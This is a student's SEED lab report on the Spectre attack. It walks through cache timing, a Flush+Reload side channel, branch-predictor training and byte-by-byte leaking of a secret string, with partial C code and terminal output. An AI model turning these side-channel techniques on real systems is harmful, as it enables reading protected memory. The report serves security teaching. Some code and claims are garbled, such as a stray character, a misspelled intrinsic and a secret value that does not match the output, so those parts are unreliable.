
Spectre Attack Lab

Name: Raman Srivastava
SUID: 946665605

Task 1: Reading from Cache versus from Memory

```
Open [?]
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <emmintrin.h>
#include <x86intrin.h>

uint8_t array[10*4096];

int main(int argc, const char **argv) {
    int junk=0;
    register uint64_t time1, time2;
    volatile uint8_t *addr;
    int i;

    // Initialize the array
    for(i=0; i<10; i++) array[i*4096]=1;

    // FLUSH the array from the CPU cache
    for(i=0; i<10; i++) _mm_clflush(&array[i*4096]);

    // Access some of the array items
    array[3*4096] = 100;
    array[7*4096] = 200;

    for(i=0; i<10; i++) {
        addr = &array[i*4096];
        time1 = __rdtscp(&junk);
        junk = *addr;
        time2 = __rdtscp(&junk) - time1;
        printf("Access time for array[%d*4096]: %d CPU cycles\n", i, (int)time2);
    }
    return 0;
}
```

CacheTime.c

1st Run


```
[10/20/18]seed@VM:~$ gcc -march=native CacheTime.c
[10/20/18]seed@VM:~$ a.out
Access time for array[0*4096]: 166 CPU cycles
Access time for array[1*4096]: 223 CPU cycles
Access time for array[2*4096]: 207 CPU cycles
Access time for array[3*4096]: 105 CPU cycles
Access time for array[4*4096]: 230 CPU cycles
Access time for array[5*4096]: 225 CPU cycles
Access time for array[6*4096]: 259 CPU cycles
Access time for array[7*4096]: 107 CPU cycles
Access time for array[8*4096]: 228 CPU cycles
Access time for array[9*4096]: 228 CPU cycles
```

13th Run

```
[10/20/18]seed@VM:~$ a.out
Access time for array[0*4096]: 951 CPU cycles
Access time for array[1*4096]: 136 CPU cycles
Access time for array[2*4096]: 160 CPU cycles
Access time for array[3*4096]: 24 CPU cycles
Access time for array[4*4096]: 158 CPU cycles
Access time for array[5*4096]: 160 CPU cycles
Access time for array[6*4096]: 154 CPU cycles
Access time for array[7*4096]: 23 CPU cycles
Access time for array[8*4096]: 153 CPU cycles
Access time for array[9*4096]: 152 CPU cycles
```

These snapshots compare the 1st and 13th run of CacheTime.c. When a read operation is done from the memory, that data from the data segment gets in the cache in block levels, and not in the form of bytes. When the for loop clears the array from the cache after initializing the array, it accesses the 3rd and the 7th element, so that goes onto the cache. After running the program multiple times, the access time for the 3rd and 7th element reduces because it's available in the cache and the program directly reads it off from there. The 2 images compare the access time of the 3rd and 7th cache block on the 1st and 13th run. We can observe that the access time reduces significantly.

Task 2: Using Cache as a Side Channel



```
Open [icon]
MeltdownExperiment.c

#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <emmintrin.h>
#include <x86intrin.h>

uint8_t array[256*4096];
int temp;
char secret = 94;
/* cache hit time threshold assumed*/
#define CACHE_HIT_THRESHOLD (75)
#define DELTA 1024

void flushSideChannel()
{
    int i;

    // Write to array to bring it to RAM to prevent Copy-on-write
    for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;

    //flush the values of the array from cache
    for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 + DELTA]);
}
```

Here, I've changed the threshold value to 75 because that was the longest time it took me to access `array[3*4096]` and `array[7*4096]`.

[illegible]

We can see that we consistently get the secret value of 94. The threshold value we've set is correct

Task 3 Out of Order Execution and Branch prediction:

```
[10/22/18]seed@VM:~$ gcc -march=native -o SpectreExperiment SpectreExperiment.c
[10/22/18]seed@VM:~$ SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
[10/22/18]seed@VM:~$
```

In this task, when we run SpectreExperiment.c, it spots the secret value as 97. This means Line 2 has been executed and has been fed into the victim.

```

[10/22/18]seed@VM:~$ gcc -march=native -o SpectreExperiment SpectreExperiment.c
[10/22/18]seed@VM:~$ SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
[10/22/18]seed@VM:~$ gedit SpectreExperiment.c
^C
[10/22/18]seed@VM:~$ gcc -march=native -o SpectreExperiment SpectreExperiment.c
[10/22/18]seed@VM:~$ SpectreExperiment
array[0*4096 + 1024] is in cache.
The Secret = 0.
array[1*4096 + 1024] is in cache.
The Secret = 1.
array[2*4096 + 1024] is in cache.
The Secret = 2.
array[3*4096 + 1024] is in cache.
The Secret = 3.
array[4*4096 + 1024] is in cache.
The Secret = 4.
array[5*4096 + 1024] is in cache.
The Secret = 5.
array[6*4096 + 1024] is in cache.
The Secret = 6.
array[7*4096 + 1024] is in cache.
The Secret = 7.
array[8*4096 + 1024] is in cache.
The Secret = 8.
array[9*4096 + 1024] is in cache.
The Secret = 9.
array[97*4096 + 1024] is in cache.
The Secret = 97.
[10/22/18]seed@VM:~$ █

```

After commenting out `_mm_cflflush()` functions, we see that it calls `victim(i)` from 1-10 as determined by the for loop. Here we can see that we've passed true values and trained the CPU to consider the values to be true. When we pass 97, it gets executed due to out of order execution.


```
[10/22/18]seed@VM:~$ gedit SpectreExperiment.c
[10/22/18]seed@VM:~$ gcc -march=native -o SpectreExperiment SpectreExperiment.c
[10/22/18]seed@VM:~$ SpectreExperiment
[10/22/18]seed@VM:~$
```

In this task, `victim(i)` can be changed to `victim(i+20)`. This value does not print any data. This means that the CPU has not been trained because it had failed for values greater than 20 in the previous runs.

Task 4: The Spectre Attack

```
[10/22/18]seed@VM:~$ gcc -march=native -o SpectreAttack SpectreAttack.c
[10/22/18]seed@VM:~$ SpectreAttack
array[0*4096 + 1024] is in cache.
The Secret = 0.
[10/22/18]seed@VM:~$ SpectreAttack
array[0*4096 + 1024] is in cache.
The Secret = 0.
array[83*4096 + 1024] is in cache.
The Secret = 83.
[10/22/18]seed@VM:~$ SpectreAttack
array[0*4096 + 1024] is in cache.
The Secret = 0.
[10/22/18]seed@VM:~$ SpectreAttack
array[0*4096 + 1024] is in cache.
The Secret = 0.
array[83*4096 + 1024] is in cache.
The Secret = 83.
[10/22/18]seed@VM:~$ SpectreAttack
array[0*4096 + 1024] is in cache.
The Secret = 0.
array[83*4096 + 1024] is in cache.
The Secret = 83.
[10/22/18]seed@VM:~$ SpectreAttack
array[0*4096 + 1024] is in cache.
The Secret = 0.
array[83*4096 + 1024] is in cache.
The Secret = 83.
[10/22/18]seed@VM:~$
```

In this task, the true branch gets to the `restrictedAccess` method to train the CPU. This prints 83 from `array[83*4096 + 1024]` as the secret value due to out of order execution and branch prediction.

Task 5: Improving the Attack Accuracy

```
[10/22/18]seed@VM:~$ gcc -march=native -o SpectreAttack SpectreAttack.c
[10/22/18]seed@VM:~$ SpectreAttack
array[0*4096 + 1024] is in cache.
The Secret = 0.
[10/22/18]seed@VM:~$ SpectreAttack
array[0*4096 + 1024] is in cache.
The Secret = 0.
array[83*4096 + 1024] is in cache.
The Secret = 83.
[10/22/18]seed@VM:~$ SpectreAttack
array[0*4096 + 1024] is in cache.
The Secret = 0.
[10/22/18]seed@VM:~$ SpectreAttack
array[0*4096 + 1024] is in cache.
The Secret = 0.
array[83*4096 + 1024] is in cache.
The Secret = 83.
[10/22/18]seed@VM:~$ SpectreAttack
array[0*4096 + 1024] is in cache.
The Secret = 0.
array[83*4096 + 1024] is in cache.
The Secret = 83.
[10/22/18]seed@VM:~$ SpectreAttack
array[0*4096 + 1024] is in cache.
The Secret = 0.
array[83*4096 + 1024] is in cache.
The Secret = 83.
[10/22/18]seed@VM:~$
```

For this task, a statistical approach is taken by creating a score array of size 256, one element for each possible secret value.

We then run our attack for multiple times. Each time, if our attack program says that `k` is the secret (this result may be false), we add 1 to `scores[k]`. After running the attack for many times, we use the value `k` with the highest score as our final estimation of the secret. This will produce a much reliable estimation than the one based on a single run.

We also notice that the 0th value is printed often and shows the secret value as 0. So, to counter this issue, we'll amend the for loop by starting it by 1 and consider max to be 1.

```

[10/22/18]seed@VM:~$ gcc -march=native -o SpectreAttackImproved SpectreAttackImproved.c
[10/22/18]seed@VM:~$ SpectreAttackImproved
Reading secret value at 0xffffe80c = The secret value is 0
The number of hits is 1000
[10/22/18]seed@VM:~$ gedit SpectreAttackImproved.c
[10/22/18]seed@VM:~$ gcc -march=native -o SpectreAttackImproved SpectreAttackImproved.c
[10/22/18]seed@VM:~$ SpectreAttackImproved
Reading secret value at 0xffffe80c = The secret value is 83
The number of hits is 97
[10/22/18]seed@VM:~$

```

Here, we're not bothered with the 0 values anymore and we get the secret value as 97.

Task 6: Steal the entire secret string

```

int main() {
    int i;
    uint8_t s;

    for(int q = 0 ; q < 17 ; q++)
    {
        size_t larger_x = (size_t)(secret-(char*)buffer);
        larger_x = larger_x + q;
        flushSideChannel();
        for(i=0;i<256; i++) scores[i]=0;
        for (i = 0; i < 1000; i++) {
            spectreAttack(larger_x);
            reloadSideChannelImproved();
        }
        int max = 1;
        for (i = 1; i < 256; i++){
            if(scores[max] < scores[i]) |
                max = i;
        }
        printf("Reading secret value at %p = ", (void*)larger_x);
        printf("The secret value is %d - %c\n", max,max);
        printf("The number of hits is %d\n", scores[max]);
    }

    return (0);
}

```

To print the entire string, there's a for loop that goes through the entirety of the string. zero.

```
Reading secret value at 0xffffe84a = The secret value is 108 - l
The number of hits is 213
Reading secret value at 0xffffe84b = The secret value is 117 - u
The number of hits is 39
Reading secret value at 0xffffe84c = The secret value is 101 - e
The number of hits is 165
[10/22/18]seed@VM:~$ SpectreAttackImproved
Reading secret value at 0xffffe83c = The secret value is 83 - S
The number of hits is 159
Reading secret value at 0xffffe83d = The secret value is 111 - o
The number of hits is 2
Reading secret value at 0xffffe83e = The secret value is 109 - m
The number of hits is 86
Reading secret value at 0xffffe83f = The secret value is 101 - e
The number of hits is 191
Reading secret value at 0xffffe840 = The secret value is 32 -
The number of hits is 72
Reading secret value at 0xffffe841 = The secret value is 83 - S
The number of hits is 87
Reading secret value at 0xffffe842 = The secret value is 101 - e
The number of hits is 170
Reading secret value at 0xffffe843 = The secret value is 99 - c
The number of hits is 224
Reading secret value at 0xffffe844 = The secret value is 114 - r
The number of hits is 141
Reading secret value at 0xffffe845 = The secret value is 101 - e
The number of hits is 298
Reading secret value at 0xffffe846 = The secret value is 116 - t
The number of hits is 96
Reading secret value at 0xffffe847 = The secret value is 32 -
The number of hits is 104
Reading secret value at 0xffffe848 = The secret value is 86 - V
The number of hits is 134
Reading secret value at 0xffffe849 = The secret value is 97 - a
The number of hits is 54
Reading secret value at 0xffffe84a = The secret value is 108 - l
The number of hits is 224
Reading secret value at 0xffffe84b = The secret value is 117 - u
The number of hits is 67
Reading secret value at 0xffffe84c = The secret value is 101 - e
The number of hits is 92
[10/22/18]seed@VM:~$
```

For every larger `_x`, the iteration is increased to print us the secret value, which here is “some secret value”.